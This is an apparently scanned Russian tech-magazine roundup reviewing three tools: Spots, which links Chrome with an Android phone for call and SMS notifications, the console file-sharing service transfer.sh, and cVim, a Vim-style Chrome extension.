→ Spots позволяет интегрировать стартовый экран Chrome с Android-смартфоном пользователя. После установки аддона в браузере и мобильного приложения ты обретаешь возможность получать оповещения о звонках и SMS прямо в Chrome. Также с десктопа теперь можно будет отвечать на сообщения, искать контакты по адресной книге телефона и прочее. Android-версия Spots представляет собой полноценный лаунчер с возможностью быстрого поиска контактов и приложений. Для полного счастья в Spots не хватает возможности засылать на телефон ссылки, адреса и буфер обмена в стиле Pushbullet, но в остальном расширение предлагает довольно интересный и удобный функционал.




Интегрируем Chrome и Android



Файлообменник для консоли





TRANSFER.SH (transfer.sh)
→ Transfer.sh — это сервис для быстрой загрузки файлов из консоли. Благодаря поддержке стандартных запросов загрузить или скачать файл можно с помощью cURL, Wget и любого другого инструмента. Комбинируя запросы с другими консольными инструментами, можно загружать несколько файлов в виде одного архива, шифровать их, прогонять через антивирусные веб-сервисы вроде VirusTotal. Загружать можно файлы объемом до 5 Гб, срок хранения составляет две недели. К сожалению, для того, чтобы transfer.sh был идеальным решением для скриптов, не хватает возможности задавать собственные пермалинки для загруженных файлов — система сама каждый раз выдает случайную ссылку для файла.

CVIM (j.mp/cVim_xa)
→ У фанатов текстового редактора Vim есть множество способов получить привычное управление в Chrome, включая Vimium, ViChrome и Vrome. cVim — сравнительно новый аддон, отличающийся еще более широким функционалом и заимствующий часть возможностей популярного аддона Pentadactyl для Firefox. В cVim есть поддержка дополнительных поисковых движков, гибкий механизм подсветки ссылок, функция поиска по странице с поддержкой регулярок и многое другое. У расширения есть множество настроек, задаваемых через специальный конфиг. Словом, это очень интересная штука для любителей культового текстового редактора.



Очень функциональный режим vi-like для браузера Chrome

